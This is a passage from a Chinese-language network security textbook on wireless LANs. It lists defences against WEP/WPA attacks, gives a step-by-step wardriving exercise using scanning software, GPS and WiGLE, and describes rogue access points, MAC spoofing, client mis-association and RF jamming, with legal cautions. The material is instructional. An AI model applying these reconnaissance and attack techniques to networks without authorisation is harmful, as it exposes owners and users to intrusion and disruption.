


图13.9　无线接入点部署的例子

多接入点是另一种常见的部署类型，它使用多个接入点以实现大面积覆盖。与蜂窝网络很类似，这种类型的部署需要接入点在一定程度上彼此重叠，从而使得客户端可在各个AP间漫游而不会中断连接。在酒店、会议中心和学校等地点，会经常见到这样的部署，并提供供客户按需连接的多个接入点。使用这种实现方式时，要求每个接入点与其相邻接入点的覆盖范围有一定程度的重叠。 如果设置正确，这种类型的网络使得客户端可以无缝地漫游，而不会丢失连接。 多接入点部署的一个示例如图13.10所示。




图13.10　多接入点部署的示例

LAN到LAN无线网络使得物理位置接近的不同网络可通过无线技术连接。该技术的优点是，可以在(如果不使用该技术)可能不得不使用更昂贵的连接解决方案(例如雇人挖开道路以铺设实体线缆)的位置之间建立网络连接。这种类型的部署有时也被称为地点到地点(site-to-site)无线局域网(WLAN)。

13.2.5 防护WEP和WPA攻击

如何阻止上文介绍的针对WEP和WPA的多种攻击？除了加密和其他机制以外，还有一些消费者常用的领先技术，包括下列这些：

- 使用一个复杂的密码或短语作为密钥。 使用之前你了解的密码规则，可以为AP创建一个强密码。
- 在客户侧使用服务器验证，以使客户端能够对其连接的AP进行验证。
- 如果WPA2可用，摒弃WEP和WPA，并转移到WPA2。
- 使用加密标准，例如CCMP、AES和TKIP。
- 在接入点上使用MAC地址过滤。
- 在路由器中禁用SSID广播选项。

在了解了各种安全技术后，现在首先需要知道的是，如何找到一个无线网络。

13.3 进行Wardriving 攻击

Wardriving(战争驾驶攻击)是定位无线网络的常用手段。在该攻击中，攻击者携带一台安装了无线网卡和用于探测无线客户端和接入点的软件的计算机，或者移动设备，驾车巡回于某个区域，以寻找该区域中的无线网络。

练习13.1：准备进行Wardriving攻击

在本练习中，将设置和配置一个用于Wardriving行动的系统。本练习提供执行此操作所需的一般性步骤，但特定步骤可能需要根据你的不同硬件和设置修改。

特别提醒：执行这个练习时要牢记安全和法律。如果选择使用此设置实际驾驶，请记住，应该在开车前首先启动系统，并在停车时进行扫描。应该将笔记本电脑放置在汽车的副驾驶位置的地板上或后座上。此外，笔记本电脑屏幕不应阻挡司机的视线，除非汽车已安全熄火或停放；在司机视野内有一个电脑屏幕在大多数州都是非法的。在你测试本练习的操作时，应由其他人开车。

在开始本练习之前，需要准备以下软硬件：

- Vistumbler、KisMAC等软件
- WiGLE等地图软件
- 硬件USB GPS设备
- 带有无线网卡的笔记本(请注意，该无线网卡支持的频率将是唯一可以检测到的频率；如果不能满足要求，则需要配置外部USB适配器)

操作步骤如下：

(1) 安装所选的且操作系统支持的软件。

(2) 在WiGLE网站上注册一个账户，用于上传收集的有关接入点和位置的数据。

(3) 确保无线网卡或适配器的驱动程序已更新到最新版本。

(4) 安装GPS设备，并在操作系统中加载必要的驱动程序。

(5) 启动软件(如Vistumbler)。

(6) 配置软件以识别GPS(如有必要)。

(7) 让系统运行片刻，让它检测无线网络。如果成功，则继续下一步。 如果没有，请参阅软件或硬件供应商的网站，以排除问题，然后再次测试。

(8) 保持系统运行，开车四处转转，让软件检测接入点。

(9) 一段时间后，可以将活动日志保存到硬盘驱动器。

(10) 在保存信息后，可以将其上传到WiGLE，这将在地图上绘出发现的位置。

在这种类型的攻击中，无线检测软件将监听网络的信标，或发送用于检测网络的探测请求。 在检测到网络后，入侵者即可将其挑选出来，以便随后进行攻击。

此类现场调查工具通常还具备连接到GPS设备的能力，以将接入点或客户端精确定位到几英尺的范围内。

Wardriving 攻击还有一些变种，所有这些变种都有相同的目的：

Warflying

与Wardriving一样，但使用的测试平台是小型飞机或超轻型飞机。

Warballooning

与Wardriving一样，但使用的测试平台是一个气球。

Warwalking

将检测设备放在背包或类似的东西中，然后徒步穿过建筑物和其他设施。

还有一类与这些方法同时进行的活动，统称为Warchalking，即在检测到无线信号的位置的标记符号。这些符号通知知情者，附近有一个无线接入点，并提供其相关信息，包括开放或封闭的接入点、安全设置、频道和名称。 Warchalking符号的一些例子如图13.11所示。




图13.11　一些Warchalking示例

13.4　进行其他类型的攻击

还有其他一些攻击无线网络的方式：

- 流氓接入点(Rogue access points)是一种通过诱使用户连接到该接入点来入侵网络的有效途径。为实施该攻击，攻击方将建立一个不受公司控制的接入点。在受害者连接到接入点后，就可能开始通过网络传输信息(包括敏感的公司数据)，从而可能危及安全。通过使用唾手可得的紧凑型硬件接入点和基于软件的接入点，非常容易实现此类攻击。无论使用哪种接入点，都具有易于隐藏和易于配置的优点。一种称为MiniPwner的硬件设备如图13.12所示，该设备可用于设置流氓接入点，只需要单击几次按钮。




图13.12　MiniPwner接入点

- MAC欺骗 人们使用MAC过滤控制哪些客户端可以或不能附加到接入点。通过使用嗅探器之类的软件，可以查看可以连接到接入点的有效MAC，并进行针对性复

制。对于那些使用MAC过滤的接入点，可以使用MAC欺骗。通常，可以使用诸如SMAC或ifconfig之类的工具来完成此任务。然而，在某些情况下，网卡的硬件配置选项不需要此类应用，即可更改MAC地址。

- 错误配置是一个常见的问题——许多硬件和软件项目都可能配置错误。设备的所有者可能错误地配置设备，并限制或禁止设备的安全功能。无线接入点为无法物理连接到网络的攻击者或其他恶意方提供了一个理想的"随时随地访问"解决方案。
- 客户端误关联也是攻击类型之一，该攻击始于受害者连接到非自身所属网络上的接入点。由于无线信号能够穿过墙壁和多种其他建筑结构传播，客户端很容易探测到另一个接入点，并有意无意地连接到该接入点。无论是有意还是无意连接，客户端都可能会连接到不安全的网络，也可能同时仍然连接到一个安全网络(从而导致两个网络连通)。
- 一个混杂的客户端有意提供大功率的信号以达到恶意目的。无线网卡尝试连接到网络时通常会寻找更强的信号。这样，混杂的客户端即可通过发送强大的信号来吸引用户的注意。
- 另一种可能的攻击是干扰无线网络使用的射频信号。针对5 GHz和2.4 GHz频段，均有专用的无线网络干扰器可用。此攻击会导致网络可用性出现问题，并最终导致针对该区域中接入点的定向拒绝服务攻击。可以使用专门设计的干扰器，该干扰器能够发射信号，压制合法客户端并使其无法使用接入点。

  应注意，尽管干扰有效，但除非获得特别许可，否则不得进行。这种情况的原因是阻塞任何类型的RF信号都是非法的，如果被抓获，可能会导致巨额的罚款。

  大多数干扰器只能从海外来源获得。应认真考虑尝试这种类型的攻击是否确实必要，以及如果需要，如何获得相关监管机构的许可。
